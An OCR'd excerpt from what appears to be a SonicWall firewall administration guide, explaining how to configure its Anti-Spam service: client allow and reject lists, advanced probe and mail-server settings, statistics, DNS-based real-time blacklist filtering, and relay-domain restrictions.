
Configuring Access Lists

The two lists in the **User-defined Access Lists** section allow you to manage static allow and reject lists by designating which clients are allowed or denied connection to deliver email.


NOTE: Entry settings in these lists take precedence over GRID IP reputation check results.

To configure the lists:

1 On the **Anti-Spam > Settings** page, scroll to the **User-defined Access Lists** section.



2 Click the **Edit** icon for the list, **Allow Client List** or **Reject Client List**, you want to configure. The **Allow/Reject Client List** dialog displays.



3 Select items from the left column you want to add to the Allow List.

4 Click the **Right Arrow** button.

To remove items from the Allow List:

a Select the item(s) from the Allow List.


b Click the **Left Arrow** button.

5 When finished, click the **OK** button.

To add a host to the lists:

1 Scroll to the **User-defined Access Lists** section.

2 Click the **Add Host** icon. The **Add Host to Allow/Reject List** dialog displays.




3 Enter a name for the host in the **Name** field.

4 Select the type of host from the **Type** drop-down menu. The following setting(s) change, depending on the host type selected.

5 If you selected:

- **Host** (default) – enter the IP address in the **IP Address** field.
- **Range** – enter the starting and ending IP addresses in the **Starting IP Address** and **Ending IP Address** fields.


- **FQDN** – enter the FQDN hostname in the **FQDN Hostname** field.



6 Click **OK**.

Configuring Advanced Options

NOTE: The Advanced Options section is usually not displayed. To display this section, click the **Expand** button. To hide this section, click the **Expand** button.



In the **Advanced Options** section, you can set the email options described in Anti-Spam > Settings: Advanced Options:.

Anti-Spam > Settings: Advanced Options

Setting type	Setting	Description
Anti-Spam Advanced Settings	Allow/Reject delivery of unprocessed mails when SonicWall Anti-Spam Service is unavailable	If the Anti-Spam service is not enabled or unavailable for some other reason, you can choose to let all unprocessed emails go through or to reject all unprocessed emails. Spam messages are delivered to users as well as good email. Choose from the drop-down menu: • **Allow** (default) • **Reject**
	Tag and Deliver/Delete Emails when SonicWall Junk Store is unavailable	If Junk Store cannot accept spam messages, you can choose to delete them or deliver them with cautionary subject lines such as `[Phishing] Please renew your account.` Choose from the drop-down menu: • **Tag & Deliver** (default) • **Delete**
Monitoring Service Probes	Probe Interval (minutes)	Set the timer frequency, in minutes, for probing Email Security components in the WAN and LAN networks. The minimum time is 1 minute, the maximum is 60 minutes, and the default is **5** minutes.
	Probe Timeout (seconds)	Set the time, in seconds, for the probe to wait for response from the target before flagging as failure. The minimum time is 30 seconds, the maximum is 300 seconds, and the default is **30** seconds.
	Success Count Threshold	Set the number of consecutive successful responses before declaring the entity as operational. The minimum number is 1 response, the maximum is 10 responses, and the default is **1** response.
	Failure Count Threshold	Set the number of consecutive successful responses before declaring the entity as unreachable. The minimum number is 1 response, the maximum is 10 responses, and the default is **3** response.
Destination Mail Server Settings	Server Public IP Address	The IP address of the server that is available for external connections. MTAs use this WAN IP address for SMTP connection. This number is populated by the address you specified when activating and installing Anti-Spam and Junk Store. You can change the address.
	Server Private IP Address	The IP address of the server for internal traffic. This is the internal mail server IP address behind the appliance. This number is populated automatically by the address you specified when activating and installing Anti-Spam and Junk Store. You can change the address.

Anti-Spam > Settings: Advanced Options

Setting type	Setting	Description
	Inbound Email Port	The TCP service port your appliance has open to receive inbound emails. The minimum is 0, the maximum is 65535, and the default is **function generated**.
Junk Store Settings	Use Destination Mail Server Private Address as Junk Store Address	If the Junk Store is on the destination mail server, select the checkbox. The address is populated automatically by the address you specified when activating and installing Anti-Spam and Junk Store. You can change the address. This checkbox is selected by default, and the Junk Store IP Address field is dimmed. ***To change the address:*** 1 Uncheck the checkbox. The Junk Store IP Address field becomes available. 2 Enter the Junk Store IP address of where the server is located.
Others	Enable Email Subsystem Detection	Enables discover of available email system resources in the network. This checkbox is selected by default.


Viewing Anti-Spam Statistics

NOTE: **Anti-Spam > Statistics** does not apply to the SuperMassive 9800.

- Anti-Spam > Statistics on page 1245

Anti-Spam > Statistics

View the statistics for your Anti-Spam feature on the **Anti-Spam > Statistics** page:



- **Total Number of Messages Processed** – The total number of messages processed since the Anti-Spam feature was enabled.
- **Total Number of Junk Messages** – The total number of junk messages processed since the Anti-Spam feature was enabled.
- **Recorded Since** – The date and time when the Anti-Spam feature was enabled.
- **Threats** – Lists the types of service and threats and the total number of each type of service provided and threat blocked:
  - **TCP Cookie SYN Flood validation**
  - **Static Host Reject List**
  - **Likely Spam**
  - **Definite Spam**

- **SonicWall GRID Reputation Service**
  - **Likely Phishing**
  - **Definite Phishing**
  - **Likely Virus**
  - **Definite Virus**

109


Configuring the RBL Filter

NOTE: **Anti-Spam > RBL Filter** does not apply to the SuperMassive 9800.

Anti-Spam > RBL Filter

NOTE: The Anti-Spam service is an advanced superset of the standard SonicOS RBL Filtering. When Anti-Spam is enabled, therefore, RBL Filtering is disabled automatically and a message displays with that information and a link to the **Anti-Spam > Settings** page.

If Anti-Spam is not enabled, you can configure the settings on the RBL Filter page. All Anti-Spam and Junk Box pages, are unavailable, however.



Topics:


- User-Defined SMTP Server Lists on page 1254
- Testing the Real-time Black List on page 1255

About RBL Lists

SMTP Real-Time Black List (RBL) is a mechanism for publishing the IP addresses of SMTP servers from which or through which spammers operate. There are a number of organizations that compile this information both for free: http://www.spamhaus.org, and for profit: https://ers.trendmicro.com/.

NOTE: SMTP RBL is an aggressive, spam-filtering technique that can be prone to false-positives because it is based on lists compiled from reported spam activity. The SonicOS implementation of SMTP RBL filtering provides a number of fine-tuning mechanisms to help ensure filtering accuracy.

RBL list providers publish their lists using DNS. Blacklisted IP addresses appear in the database of the list provider's DNS domain using inverted IP notation of the SMTP server in question as a prefix to the domain name. A response code from `127.0.0.2` to `127.0.0.11` indicates some type of undesirability:



For example, if an SMTP server with IP address `1.2.3.4` has been blacklisted by RBL list provider `sbl-xbl.spamhaus.org`, then a DNS query to `4.3.2.1.sbl-xbl.spamhaus.org` provides a `127.0.0.4` response, indicating that the server is a known source of spam, and the connection is dropped.


NOTE: Most spam today is known to be sent from hijacked or zombie machines running a thin SMTP server implementation.Unlike legitimate SMTP servers, these zombie machines rarely attempt to retry failed delivery attempts. After the delivery attempt is blocked by RBL filter, no subsequent delivery attempts for that same piece of spam is made.

SonicOS Response to a Blacklist Query

The DNS responses are collected and cached. If any of the queries result in a blacklisted response, the server is filtered. Responses are cached using TTL values, and non-blacklisted responses are assigned a cache TTL of 2 hours. If the cache fills up, then cache entries are discarded in a FIFO (first-in-first-out) fashion.

The IP address check uses the cache to determine if a connection should be dropped. Initially, IP addresses are not in the cache, and a DNS request must be made. In this case, the IP address is assumed innocent until proven guilty, and the check results in the allowing of the connection. A DNS request is made and results are cached in a separate task. When subsequent packets from this IP address are checked, if the IP address is blacklisted, the connection is dropped.

Enabling the RBL Filter



When Real-time Black List blocking is enabled, inbound connections from hosts on the WAN, or outbound connections to hosts on the WAN, are checked against each enabled RBL service with a DNS request to the DNS servers configured under RBL DNS Servers.

To enable the Real-time Black List filter:

1 Navigate to **Anti-Spam > RBL Filter**.

2 Select the **Enable Real-time Black List Blocking** checkbox.


3 Select the DNS Servers from the RBL DNS Servers drop-down menu:

- **Inherit Settings from WAN Zone** (default) — The DNS server(s) IP address(es) are displayed, but dimmed in the **DNS Server 1/2/3** fields.
- **Specify DNS Servers Manually** — The **DNS Server 1/2/3** fields become available.
    a) Enter one or more DNS server IP addresses in the **DNS Server 1/2/3** fields.

4 Click **Accept**.

Managing RBL Services

You can add additional RBL services in the **Real-time Black List Services** section.



The **Real-time Black List Services** section displays information about and actions for the available RBL services:

- **RBL Service** – The name of the RBL service. Two are provided by SonicWall, but you can add others:
    - sbl-xbl.spamhaus.org – Spamhaus Project, which provides real-time anti-spam protection for Internet networks
    - dnsbl.sorbs.net – SORBS (Spam and Open Relay Blocking System), which provides access to its DNS-based Black List (DNSBL) database
- **Response Codes** – Mouse over the **Comment** icon to display a list of response codes. For information about response codes, see About RBL Lists on page 1249.
- **Enable** – Select the checkbox to enable the RBL service. The checkboxes for the two provided services are selected by default.

To disable an RBL service, unselect its checkbox. This does not delete the entry from the table, so you can enable the service in the future.

- **Configure** – Displays icons for various actions:
  - **Edit** icon – Displays the **Edit RBL Domain** dialog. See Editing an RBL Service on page 1252.
  - **Statistics** icon – Displays information about connections blocked:

    To clear these statistics, click the Clear STatistics button.
  - **Delete** icon – Deletes the RBL service entry. See Deleting an RBL Service on page 1253.

Topics:

Clearing Statistics

You can clear statistics kept for the Black List services.


To clear statistics:

1. Select a service by clicking its checkbox. To clear the statistics of all services, select the checkbox in the header next to **RBL Service**. The **Clear Statistics** button becomes active.
2. Click the **Clear Statistics** button.

Adding an RBL Service

To add an RBL service:

1. On the **Anti-Spam > RBL Filter** page, scroll to the **Real-Time Black List Services** section.
2. Click the **Add** button. The **Add RBL Domain** dialog displays.



3 Specify the domain name of the RBL service to be queried in the **RBL Domain** field.

4 Enable the service for use by selecting the **Enable RBL Domain** checkbox.

5 Specify the expected response codes by selecting their checkboxes. Most RBL services list the responses they provide on their Web site, although selecting **Block All Responses** is generally acceptable.

> **TIP:** Selecting the **Block All Responses** checkbox selects the checkboxes for all the blocked responses. Deselecting the **Block All Responses** checkbox deselects the checkboxes of all the blocked responses.


6 Click **OK**. The RBL service is added to the **Real-Time Black List Services** table.

Editing an RBL Service

To edit an RBL Service:

1 On the **Anti-Spam > RBL Filter** page, scroll to the **Real-Time Black List Services** section.

2 Click the **Add...** button. The **Add RBL Domain** dialog displays.



3 Optionally, edit the domain name of the RBL service to be queried in the **RBL Domain** field.

> **TIP:** You can enable or disable an RBL service by selecting/deselecting its **Enable** checkbox in the **Real-time Black List Services** table.

4 Optionally, enable or disable the service for use by selecting/deselecting the **Enable RBL Domain** checkbox.

5 Optionally, select or deselect the expected response codes by selecting their checkboxes.

> **TIP:** Selecting the **Block All Responses** checkbox selects the checkboxes for all the blocked responses. Deselecting the **Block All Responses** checkbox deselects the checkboxes of all the blocked responses.

6 Click **OK**.

Deleting an RBL Service

You can delete RBL services as follows:

- To delete one RBL service:
  a Click the **Delete** icon for the service in the **Real-time Black List Services** table. A warning message displays:

  b Click **OK**. The entry is deleted from the **Real-Time Black List Services** table.
- To delete one or more RBL services:
  a Select the checkbox of one or more services in the **Real-time Black List Services** table. The **Delete** button becomes active.
  a Click the **Delete** button. A warning message displays:

b Click **OK**. The entry is deleted from the **Real-Time Black List Services** table.


User-Defined SMTP Server Lists

NOTE: You can modify, but not delete, the **RBL User White List** or the **RBL User Black List**.

The **User Defined SMTP Server Lists** section allows for Address Objects to be used to construct a white-list (explicit allow: **RBL User White List**) or black-list (explicit deny: **RBL User Black List**) of SMTP servers. Entries in these lists bypass the RBL querying procedure.


To ensure that you always receive SMTP connections from a partner site's SMTP server:

1 On the **Anti-Spam > RBL Filter** page, scroll to the **User-Defined SMTP Server Lists** section.



2 Create an Address Object for the server you want to add:

a Click the **Add...** button. The **Add Address Object** dialog displays.



b Enter a friendly name for the server in the **Name** field.

c From the **Zone Assignment** drop-down menu, select the server's zone.

d From the Type drop-down menu, select the type of host from the **Type** drop-down menu. The following setting(s) change, depending on the host type selected.


e If you selected:

- **Host** (default) – Enter the IP address in the **IP Address** field.
- **Range** – Enter the starting and ending IP addresses in the **Starting IP Address** and **Ending IP Address** fields.

- **Network** – Enter the:


- Network in the **Network** field.
- Netmask in the **Netmask** field.

- **MAC:**




- Enter the MAC address in the MAC Address field.
- If the host is a multi-homed hose, select the **Multi-homed host** checkbox. Otherwise, deselect the checkbox. This checkbox is selected by default.

- **FQDN** – Enter the FQDN hostname in the **FQDN Hostname** field.



f Click **OK**.

3 Click the **Edit** icon in the **Configure** column of the **RBL User White List**. The **Edit Address Object Group** dialog displays.



4 Select the address objects to be added from the left column. Multiple address objects can be selected at one time.

5 Click the **Right Arrow** button.

To delete an address object from the group, select the address object and click the **Left Arrow** button.

6 Click **OK**. The table is updated, and that server is always allowed to make SMTP exchanges.

Testing the Real-time Black List

The **System > Diagnostics** page also provides a **Real-time Black List Lookup** feature that allows for SMTP IP addresses (or RBL services or DNS servers) to be specifically tested. For information about this feature, see Real-Time Black List Lookup on page 257.


For a list of known spam sources to use in testing, refer to: http://www.spamhaus.org/sbl/latest/.

110

Specifying Relay Domains

NOTE: **Anti-Spam > Relay Domains** does not apply to the SuperMassive 9800.

Anti-Spam > Relay Domains



The **Anti-Spam > Relay Domains** page allows you to list domains authorized for relaying email by CASS. Restricting domains that can relay emails avoids open-relay issues.

Topics:

About Open Relay

An open relay is a SMTP server configured in such a way that it allows a third party to relay (send/receive email messages) that are neither from nor for local users. Such servers, therefore, are usually targets for spammers.


When CASS is configured as an open relay, the mail is relayed even if the mail is not destined to the recipient domain. When CASS is not configured as an open relay, it relays the emails that have one of the listed recipient domains; for domains not listed, the mails are rejected. Listing allowed relay domains avoid unnecessary relaying of emails even when mails are not destined to the user.

Listing Allowed Relay Domains

You can list all domains used for relay.

To list an authorized relay domain:

1 Navigate to the **Settings** section of **Anti-Spam > Relay Domains**.



2 Select whether to restrict relay domains:

- **Any source IP address is allowed to connect to this path** – Allows any domain to relay messages. Go to Step 4.

CAUTION: Selecting this option may make a CASS open relay. Even if the mail is not destined to the recipient's domain, the mail is relayed, which could result in spamming

